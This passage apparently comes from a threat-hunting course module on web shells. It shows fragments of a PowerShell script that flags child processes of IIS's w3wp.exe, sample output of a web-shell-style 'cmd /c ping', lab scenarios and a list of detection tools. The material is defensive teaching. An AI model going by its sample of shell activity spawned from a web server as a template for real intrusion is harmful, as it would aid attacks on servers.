        foreach ($Process in (Get-WMIObject -Class Win32_Process)) {
            $ProcessesById[$Process.ProcessId] = $Process
        }

        $ProcessesWithoutParents = @()
        $ProcessesByParent = @{}
        foreach ($Pair in $ProcessesById.GetEnumerator()) {
            $Process = $Pair.Value

            if (($Process.ParentProcessId -eq 0) -or !$ProcessesById.ContainsKey($Process.ParentProcessId)) {
                $ProcessesWithoutParents += $Process
                continue
            }

            if (!$ProcessesByParent.ContainsKey($Process.ParentProcessId)) {
                $ProcessesByParent[$Process.ParentProcessId] = @()
            }
        }
    }
}
```

3.3.10 W3WP Parent-Child Detection

Script Part 2: Get-W3WPChildren.ps1

```
$Siblings = $ProcessesByParent[$Process.ParentProcessId]
$Siblings += $Process
$ProcessesByParent[$Process.ParentProcessId] = $Siblings
}

function Show-ProcessTree([UInt32]$ProcessId, $IndentLevel) {
    $Process = $ProcessesById[$ProcessId]
    $Indent = " " * $IndentLevel
    if ($Process.CommandLine) {
        $Description = $Process.CommandLine
    } else {
        $Description = $Process.Caption
    }

    Write-Output ("{0,6}{1} {2}" -f $Process.ProcessId, $Indent, $Description)
    foreach ($Child in ($ProcessesByParent[$ProcessId] | Sort-Object CreationDate)) {
        Show-ProcessTree $Child.ProcessId ($IndentLevel + 4)
    }
}

Write-Output ("{0,6} {1}" -f "PID", "Command Line")
Write-Output ("{0,6} {1}" -f "---", "-----")

Show-ProcessTree $p.ProcessId 0
}
```

3.3.10 W3WP Parent-Child Detection

When our script is running, it will output information about newly spawned processes by “w3wp.exe” as shown below:

```
PID Command Line
-----
2252 c:\windows\system32\inetssrv\w3wp.exe -ap "CMS" -v "v4.0" -l "webengine4.dll" -a \\.pipe\iisipm11a63c8b-7330-4db
2-9d19-4d3df0fa6086 -h "C:\inetpub\temp\appools\CMS\CMS.config" -w "" -m 0 -t 20 -ta 0
860 cmd /c ping 192.168.254.2
4000 ??\C:\Windows\system32\conhost.exe 0x4
916 ping 192.168.254.2
```

3.3.10 W3WP Parent-Child Detection

The script will run in an infinite loop and output to the console once it detects w3wp.exe being spawned. It will also display any child processes where w3wp.exe is the parent process.

In the previous screenshots, we see that w3wp.exe was spawned to launch ping via cmd.exe. This script can be tweaked to output to text file and then alert you when the file is created. It's up to you as the hunter on how you want to be alerted of this.

3.3 Hunting Web Shells

Happy Hunting!




3.3.11 Lab #1

Put what you've learned to practice with the **Hunting Webshells Part 1** lab!

To **ACCESS** your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click [LINK](#).




***NOTE:** some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.

3.3.11 Lab #2

Put what you've learned to practice with the **Hunting Webshells Part 2** lab!

To **ACCESS** your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click [LINK](#).



***NOTE:** some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.

Module Conclusion

This concludes the module on hunting web shells. We have covered:

- What are web shells?
- Outline the tools that will aid us on the hunt for web shells.
- Finally, we went over how to use these tools within our hunts.

References



References

[US-CERT ALERT TA15-314A](https://www.us-cert.gov/ncas/alerts/TA15-314A)

<https://www.us-cert.gov/ncas/alerts/TA15-314A>

[LOKI Simple IOC Scanner](https://www.bsk-consulting.de/loki-free-ioc-scanner/)

<https://www.bsk-consulting.de/loki-free-ioc-scanner/>

[THOR APT Scanner](https://www.bsk-consulting.de/apt-scanner-thor/)

<https://www.bsk-consulting.de/apt-scanner-thor/>

[GitHub - Loki](https://github.com/Neo23x0/Loki)

<https://github.com/Neo23x0/Loki>



References

[GitHub - NeoPI](https://github.com/Neohapsis/NeoPI)

<https://github.com/Neohapsis/NeoPI>

[GitHub - BackdoorMan](https://github.com/cys3c/BackdoorMan)

<https://github.com/cys3c/BackdoorMan>

[Shell Ray](https://shellray.com/)

<https://shellray.com/>

[Virus Total](https://virustotal.com/)

<https://virustotal.com/>



References

[UnPHP](http://www.unphp.net/)

<http://www.unphp.net/>

[GitHub – PHP-Malware-Finder](https://github.com/nbs-system/php-malware-finder)

<https://github.com/nbs-system/php-malware-finder>

[PHP Obfuscator](https://www.gaijin.at/en/tools/php-obfuscator)

<https://www.gaijin.at/en/tools/php-obfuscator>

[Shell Detector](http://www.shelldetector.com/)

<http://www.shelldetector.com/>



References

[Linux Malware Detect](https://www.rfxn.com/projects/linux-malware-detect/)

<https://www.rfxn.com/projects/linux-malware-detect/>

[NPROCWATCH](http://udurrani.com/0fff/tl.html)

<http://udurrani.com/0fff/tl.html>

[Exchange Web Shell Hunter](https://github.com/FixTheExchange/Invoke-ExchangeWebShellHunter)

<https://github.com/FixTheExchange/Invoke-ExchangeWebShellHunter>

[Log Parser Studio](https://gallery.technet.microsoft.com/office/Log-Parser-Studio-cd458765)

<https://gallery.technet.microsoft.com/office/Log-Parser-Studio-cd458765>



References

[Exif Headers](#)

<https://www.media.mit.edu/pia/Research/deepview/exif.html>

[Exiftool](#)

<http://www.sno.phy.queensu.ca/~phil/exiftool/>

[PHP PCRE Modifiers](#)

<http://php.net/manual/en/reference.pcre.pattern.modifiers.php>

[Trustwave Resource](#)

<https://www.trustwave.com/Resources/SpiderLabs-Blog/Hiding-Webshell-Backdoor-Code-in-Image-Files/>



References

[Get-FullPathFileStacking.ps1](https://gist.github.com/anonymous/e8ced9c92a689e4cdb67fe0417cd272c)

<https://gist.github.com/anonymous/e8ced9c92a689e4cdb67fe0417cd272c>

[Get-TimeDiffFileStacking.ps1](https://gist.github.com/anonymous/dcfa7cb4933b30954737ccbf51024c1a)

<https://gist.github.com/anonymous/dcfa7cb4933b30954737ccbf51024c1a>

[EnclaveConsulting/SANS-SEC505](https://github.com/EnclaveConsulting/SANS-SEC505)

<https://github.com/EnclaveConsulting/SANS-SEC505>

[Get-W3WPChildProcess.ps1](https://gist.github.com/anonymous/140f4455ede789f7c3c3419946d1bd66)

<https://gist.github.com/anonymous/140f4455ede789f7c3c3419946d1bd66>



References

[Securi Resource](#)

<https://blog.sucuri.net/2013/07/malware-hidden-inside-jpg-exif-headers.html>

[Exif PHP Hunt Script](#)

<https://pastebin.com/F2zMDPUF>

[Get-W3WPChildren.ps1](#)

<https://gist.github.com/anonymous/7b7b17499b41d9c86f38e76f59c2677e>



Videos

Here's a list of all videos in this module. To [ACCESS](#) your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click [LINK](#).

Log Parser Studio



Labs

Hunting Webshells Part 1

Your manager, Tony, assigns you a hunting schedule. Once a week you need to inspect the web servers, including those in the DMZ, for any signs of suspicious activity. Your task in this lab is to hunt for any signs of web shells within the network traffic and web server.

Hunting Webshells Part 2

Your manager, Tony, wants to ensure that you can even catch web shells that might not be detected by the tools used previously, such as LOKI which can only detect PHP-based web shells. Tony knows this and has scheduled you for a hunting exercise to locate 1 or more ASP and/or ASPX-based shells on an IIS server.

**Labs are only available in Full or Elite Editions of the course. To [ACCESS](#) your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click [LINK](#).*

